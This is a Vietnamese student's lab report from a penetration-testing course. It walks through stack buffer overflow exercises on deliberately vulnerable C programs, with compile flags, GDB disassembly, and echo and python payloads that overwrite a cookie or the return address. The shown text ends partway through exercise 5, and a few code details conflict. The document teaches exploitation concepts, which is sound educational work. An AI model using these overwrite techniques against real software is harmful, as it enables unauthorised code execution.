

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



MÔN KIỂM THỬ XÂM NHẬP

Stack Overflow


Giảng viên hướng dẫn : Đinh Trường Duy
Sinh viên thực hiện : Hoàng Trung Kiên
Lớp : D20CQAT02-B
Mã sinh viên : B20DCAT098

Hà nội – 4/2023

MỤC LỤC

I. Bài 1	3
II. Bài 2:	4
III. Bài 3	5
IV. Bài 4	6
V. Bài 5:.....	11
VI. Bài 6	17

I. Bài 1



```
kienat098@ubuntu: ~  
GNU nano 2.5.3 File: stack1.c  
#include <stdio.h>  
  
int main(){  
    int cookie = 0;  
    char buf[16];  
  
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);  
    gets(buf);  
    printf("\n cookie = %10x \n", cookie);  
  
    if (cookie == 0x41424344){  
        printf("You win!\n");  
    }  
}  
[ Read 14 lines ]  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos  
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line  
kienat098@ubuntu: ~  
kienat098@ubuntu:~$ echo KienAT098  
KienAT098  
kienat098@ubuntu:~$ date  
Fri Apr 26 06:57:59 PDT 2024  
kienat098@ubuntu:~$
```

Nhiệm vụ: tận dụng lỗi tràn bộ đệm để in ra lỗi dòng chữ “You win!”


Phân tích:

Chúng ta sẽ làm tràn bộ đệm biến buf để ghi đè lên cookie giá trị 0x41424344. Để cookie có giá trị 41424344 thì các ô nhớ của biến cookie phải có giá trị lần lượt là 44, 43, 42, 41 theo như quy ước kết thúc nhỏ của bộ vi xử lý Intel x86. (ghi ngược lại)

⇒ như vậy ta làm tràn bộ đệm buf bằng 16 ký tự bất kỳ tiếp theo là chuỗi ký tự DCBA (4 ký tự có mã ascii lần lượt là 44, 43, 42, 41)

Các bước thực hiện:

Biên dịch chương trình:



```
kienat098@ubuntu: ~  
kienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2  
./stack1.c -o stack1  
./stack1.c: In function 'main':  
./stack1.c:8:5: warning: implicit declaration of function 'gets' [-Wimplicit-fu  
nction-declaration]  
    gets(buf);  
    ^  
/tmp/ccRwVKdH.o: In function 'main':  
/home/kienat098/./stack1.c:8: warning: the 'gets' function is dangerous and sho  
uld not be used.  
kienat098@ubuntu:~$
```


Chạy chương trình + nhập chuỗi tràn bộ đệm:

```
kienat098@ubuntu:~$ ./stack1
&buf: 0xbfbdb61a4, &cookie: 0xbfbdb61b4
aaaaaaaaaaaaaaaaDCBA

  cookie =   41424344
You win!
kienat098@ubuntu:~$ echo KienAT098
KienAT098
kienat098@ubuntu:~$ date
Fri Apr 26 07:09:25 PDT 2024
kienat098@ubuntu:~$
```

II. Bài 2:

Tạo file stack2.c:



```
stack2.c (~/) - gedit
Open Save

#include <stdio.h>

int main(){
    int cookie;
    char buf[16];
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);
    gets(buf);
    printf("\n cookie = %10x \n", cookie);

    if (cookie == 0x01020305){
        printf("You win!\n");
    }else{
        printf("\n We need cookie = 0x01020305 \n");
    }
}

kienat098@ubuntu: ~
kienat098@ubuntu:~$ gedit stack1.c
kienat098@ubuntu:~$ gedit stack2.c
kienat098@ubuntu:~$ gedit stack2.c
echo KienAT098
kienat098@ubuntu:~$ echo KienAT098
KienAT098
```

Nhiệm vụ: tấn công tràn bộ đệm để in ra dòng chữ “You win!”

Phân tích:

Ta cần tràn bộ đệm buf bằng 16 ký tự bất kỳ và ghi đè lên cookie giá trị 0x01020305. Để cookie có giá trị 01020305 thì các ô nhớ của biến cookie phải có giá trị lần lượt là 05, 03, 02, 01 theo như quy ước kết thúc nhỏ của bộ vi xử lý Intel x86 (ghi ngược lại)

⇒ 0x01020305, các ký tự này là những ký tự không in được, không có trên bàn phím nên cách nhập dữ liệu từ bàn phím sẽ không dùng được.

Dùng echo để truyền các ký tự đặc biệt vào qua ống (pipe)

Các bước thực hiện:

Biên dịch chương trình:

```
kienat098@ubuntu: ~
kienat098@ubuntu:~$ date
Fri Apr 26 07:15:49 PDT 2024
kienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./stack2.c
-o stack2
./stack2.c: In function 'main':
./stack2.c:7:5: warning: implicit declaration of function 'gets' [-Wimplicit-function-decl
aration]
    gets(buf);
    ^
/tmp/ccImm8mg.o: In function 'main':
/home/kienat098/./stack2.c:7: warning: the 'gets' function is dangerous and should not be
used.
kienat098@ubuntu:~$
```

Run và nhập chuỗi gây tràn bộ đệm ghi đè lên cookie:

Sử dụng:

echo -e "aaaaaaaaaaaaaaaa\005\003\002\001" | ./stack 2

```
kienat098@ubuntu:~$ echo -e "aaaaaaaaaaaaaaaa\005\003\002\001" | ./stack2
&buf: 0xbfff3a54, &cookie: 0xbfff3a64

cookie =    1020305
You win!
```

Chúng ta cũng có thể sử dụng:

python -c 'print "a"*16 + "\x05\x03\x02\x01"' | ./stack2

```
kienat098@ubuntu:~$ python -c 'print "a"*16 + "\x05\x03\x02\x01"' | ./stack2
&buf: 0xbfc52234, &cookie: 0xbfc52244

cookie =    1020305
You win!
kienat098@ubuntu:~$ echo Hoang Trung Kien-AT098
Hoang Trung Kien-AT098
kienat098@ubuntu:~$
```

III. Bài 3

Tạo file stack3.c

```
kienat098@ubuntu: ~
kienat098@ubuntu:~$ date
Fri Apr 26 07:23:05 PDT 2024
kienat098@ubuntu:~$ echo HoangTrungKien-AT098
HoangTrungKien-AT098
kienat098@ubuntu:~$

stack3.c (~/) - gedit
Open Save

#include<stdio.h>

int main(){
    int cookie;
    char buf[16];
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);
    gets(buf);
    if (cookie == 0x00020300){
        print("You win! \n");
    }
}
```

Nhiệm vụ: tấn công tràn bộ đệm và in ra chuỗi “You win!”

Phân tích:

Ta sẽ gây tràn bộ đệm biến buf bằng 16 ký tự bất kỳ và ghi đè lên cookie giá trị 0x00020300. Để cookie có giá trị 00020300 thì các ô nhớ của biến cookie phải có giá trị lần lượt là 00, 03, 02, 00 theo như quy ước kết thúc nhỏ của bộ vi xử lý Intel x86 (tức ghi ngược lại). Bằng cách sử dụng python print hoặc echo như ở bài stack2.c

Các bước thực hiện:

Biên dịch chương trình:

```
kienat098@ubuntu: ~  
kienat098@ubuntu:~$ date  
Fri Apr 26 07:30:45 PDT 2024  
kienat098@ubuntu:~$ echo HoangTrungKien-AT098  
HoangTrungKien-AT098  
kienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./stack3.c  
-o stack3  
./stack3.c: In function 'main':  
./stack3.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-decl  
aration]  
    gets(buf);  
    ^  
/tmp/ccZXabVR.o: In function 'main':  
/home/kienat098/./stack3.c:7: warning: the 'gets' function is dangerous and should not be  
used.  
kienat098@ubuntu:~$
```

Run gây tràn bộ đệm buf và ghi đè giá trị lên cookie:

```
kienat098@ubuntu:~$ python -c 'print "a"*16 + "\x00\x03\x02\x00" | ./stack3  
&buf: 0xbff9ebf4, &cookie: 0xbff9ec04  
You win!  
kienat098@ubuntu:~$ echo HoangTrungKienAT098 && date  
HoangTrungKienAT098  
Fri Apr 26 07:32:59 PDT 2024  
kienat098@ubuntu:~$
```

IV. Bài 4

Tạo file stack4.c


```
stack4.c (~/) - gedit  
Open [+] Save  
#include<stdio.h>  
  
int main(){  
    int cookie = 0x2222;  
    char buf[16];  
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);  
    gets(buf);  
    if (cookie == 0x000D0A00){  
        printf("You win!\n");  
    }  
}  
You win!  
kienat098@ubuntu:~$ echo HoangTrungKienAT098 && date  
HoangTrungKienAT098  
Fri Apr 26 07:32:59 PDT 2024  
kienat098@ubuntu:~$ gedit stack3.c
```

Nhiệm vụ: tấn công tràn bộ đệm và in ra dòng chữ You win

Phân tích:

Tìm hiểu tại sao không cho cookie bằng giá trị như mong muốn? (in ra biến cookie nhận được)

- Trả lời: ký tự dòng mới có mã ASCII là 0A. Ghi gập ký tự này, gets sẽ ngừng việc nhận dữ liệu và thay ký tự này bằng ký tự có mã ASCII 0 (ký tự kết thúc chuỗi). Vì việc nhập dữ liệu bị ngắt tại ký tự dòng mới nên hai ký tự có mã ASCII 0D và 00 không được đưa vào cookie. Hơn nữa, bản thân ký tự dòng mới cũng bị đổi thành ký tự kết thúc chuỗi. Do đó giá trị của cookie sẽ không thể được gán bằng với giá trị mong muốn, và chúng ta cần một cách thức tận dụng lỗi khác




Ta sẽ thực hiện thay đổi luồng thực thi và tìm tìm địa chỉ nhánh bằng:


Quá trình thực hiện chương trình: Trước hết, hệ điều hành sẽ nạp chương trình vào bộ nhớ, và gọi hàm main. Việc đầu tiên hàm main làm là gọi tới printf để in ra màn hình một chuỗi thông tin, sau đó main gọi tới gets để nhận dữ liệu từ bộ nhập chuẩn. Khi gets kết thúc, main sẽ kiểm tra giá trị của cookie với một giá trị xác định. Nếu hai giá trị này như nhau thì chuỗi “You win!” sẽ được in ra màn hình. Cuối cùng, main kết thúc và quay trở về bộ nạp (loader) của hệ điều hành.

Ở các ví dụ trước, chúng ta chuyển hướng luồng thực thi tại ô hình thoi để chương trình đi theo mũi tên “bằng” và gọi hàm printf in ra màn hình. Với ví

dụ này, chúng ta không còn khả năng chọn nhánh so sánh đó nữa. Tuy nhiên chúng ta vẫn có thể sử dụng mã ở nhánh “bằng” ấy nếu như chúng ta có thể đưa con trỏ lệnh về vị trí của nhánh.



Biểu đồ luồng thực thi



Trở về chính thân hàm

⇒ Tìm địa chỉ nhánh bằng

Để tìm địa chỉ nhánh bằng có thể sử dụng gdb hoặc objdump

Các bước thực hiện:

- Biên dịch chương trình:

```

kienat098@ubuntu: ~
kienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2
./stack4.c -o stack4
./stack4.c: In function 'main':
./stack4.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-fun
ction-declaration]
  gets(buf);
  ^
/tmp/cceXdZFT.o: In function 'main':
/home/kienat098/./stack4.c:7: warning: the 'gets' function is dangerous and shou
ld not be used.
kienat098@ubuntu:~$
  
```

- Sử dụng debug GDB:

GDB hiện ra dấu nhắc gdb\$ chờ lệnh. Nếu ta nhập vào x/22i main thì GDB sẽ hiện (x) trên màn hình 22 (thập phân) lệnh hợp ngữ (i) đầu tiên của hàm main.

```
kienat098@ubuntu: ~
kienat098@ubuntu:~$ gdb ./stack4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack4...done.
(gdb)

kienat098@ubuntu: ~
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack4...done.
(gdb) x/22i main
0x804846b <main>:      push    %ebp
0x804846c <main+1>:    mov     %esp,%ebp
0x804846e <main+3>:    sub     $0x14,%esp
0x8048471 <main+6>:    movl    $0x2222,-0x4(%ebp)
0x8048478 <main+13>:   lea     -0x4(%ebp),%eax
0x804847b <main+16>:   push    %eax
0x804847c <main+17>:   lea     -0x14(%ebp),%eax
0x804847f <main+20>:   push    %eax
0x8048480 <main+21>:   push    $0x8048540
0x8048485 <main+26>:   call   0x8048320 <printf@plt>
0x804848a <main+31>:   add     $0xc,%esp
0x804848d <main+34>:   lea     -0x14(%ebp),%eax
0x8048490 <main+37>:   push    %eax
0x8048491 <main+38>:   call   0x8048330 <gets@plt>
0x8048496 <main+43>:   add     $0x4,%esp
0x8048499 <main+46>:   mov     -0x4(%ebp),%eax
0x804849c <main+49>:   cmp     $0xd0a00,%eax
0x80484a1 <main+54>:   jne     0x80484b0 <main+69>
0x80484a3 <main+56>:   push    $0x8048557
0x80484a8 <main+61>:   call   0x8048340 <puts@plt>
0x80484ad <main+66>:   add     $0x4,%esp
0x80484b0 <main+69>:   mov     $0x0,%eax
(gdb)
```

Dựa theo biểu đồ luồng điều khiển, ta sẽ cần tìm tới nhánh có chứa lời gọi hàm printf thứ hai. Tại địa chỉ 0x80484a8 là lời gọi hàm printf thứ hai do đó nhánh “bằng” chính là nhánh có chứa địa chỉ này. Một vài dòng lệnh phía trên lời gọi hàm là một lệnh nhảy có điều kiện JNE, đánh dấu sự rẽ nhánh. Đích đến của lệnh nhảy này là một nhánh, và phần phía sau lệnh nhảy là một nhánh khác. Vì phần phía sau lệnh nhảy có chứa lời gọi hàm ta đang xét nên nhánh “bằng” bắt đầu từ địa chỉ 080484A3

- Quay trở về thân hàm:


Để đạt được trạng thái này, chuỗi nhập vào phải đủ dài để lấp đầy biến buf (cần 16 byte), tràn qua biến cookie (cần 4 byte), vượt cả ô ngăn xếp chứa giá trị

EBP cũ (cần 4 byte), và bốn ký tự cuối cùng phải có mã ASCII lần lượt là A3, 84, 04, và 08. May mắn cho chúng ta là trong bốn ký tự này, không có ký tự dòng mới. Như vậy ta sẽ cần 24 ký tự để lấp chỗ trống và 4 ký tự cuối như đã định.

```
kienat098@ubuntu:~$ python -c 'print "a"*24 + "\xA3\x84\x04\x08" | ./stack4
&buf: 0xbfcabc194, &cookie: 0xbfcabc1a4
You win!
Segmentation fault (core dumped)
kienat098@ubuntu:~$ date
Fri Apr 26 07:45:40 PDT 2024
kienat098@ubuntu:~$ █
```

V. Bài 5:

Tạo file stack5.c



```
stack5.c (~/) - gedit
Open Save

#include<stdio.h>

int main(){
    int cookie = 0x2222;
    char buf[16];
    printf("&buf: %p, &cookie: %p\n", buf, &cookie);
    gets(buf);
    if (cookie == 0x00000A00){
        printf("You lose!\n");
    }
}

Segmentation fault (core dumped)
kienat098@ubuntu:~$ date
Fri Apr 26 07:45:40 PDT 2024
kienat098@ubuntu:~$ █
```

Thực thi chương trình theo cách giải stack4.c

```
hoangkienat098@ubuntu:~$ gcc -fno-stack-protector -ggdb -mpreferred-stack-boundary=2 ./stack5.c -o stack5
./stack5.c: In function 'main':
./stack5.c:7:2: warning: implicit declaration of function 'gets' [-Wimplicit-function-declaration]
    gets(buf);
    ^
/tmp/ccJV4Gkd.o: In function 'main':
/home/hoangkienat098/./stack5.c:7: warning: the 'gets' function is dangerous and should not be used.
hoangkienat098@ubuntu:~$ date
Fri Apr 26 09:30:27 PDT 2024
hoangkienat098@ubuntu:~$ █
```

```
hoangkienat098@ubuntu: ~
(gdb) x/22i main
0x804843b <main>:    push    %ebp
0x804843c <main+1>:    mov     %esp,%ebp
0x804843e <main+3>:    sub     $0x14,%esp
0x8048441 <main+6>:    movl    $0x2222,-0x4(%ebp)
0x8048448 <main+13>:   lea     -0x4(%ebp),%eax
0x804844b <main+16>:   push    %eax
0x804844c <main+17>:   lea     -0x14(%ebp),%eax
0x804844f <main+20>:   push    %eax
0x8048450 <main+21>:   push    $0x8048510
0x8048455 <main+26>:   call   0x8048300 <printf@plt>
0x804845a <main+31>:   add     $0xc,%esp
0x804845d <main+34>:   lea     -0x14(%ebp),%eax
0x8048460 <main+37>:   push    %eax
0x8048461 <main+38>:   call   0x8048310 <gets@plt>
0x8048466 <main+43>:   add     $0x4,%esp
0x8048469 <main+46>:   mov     -0x4(%ebp),%eax
0x804846c <main+49>:   cmp     $0xd0a00,%eax
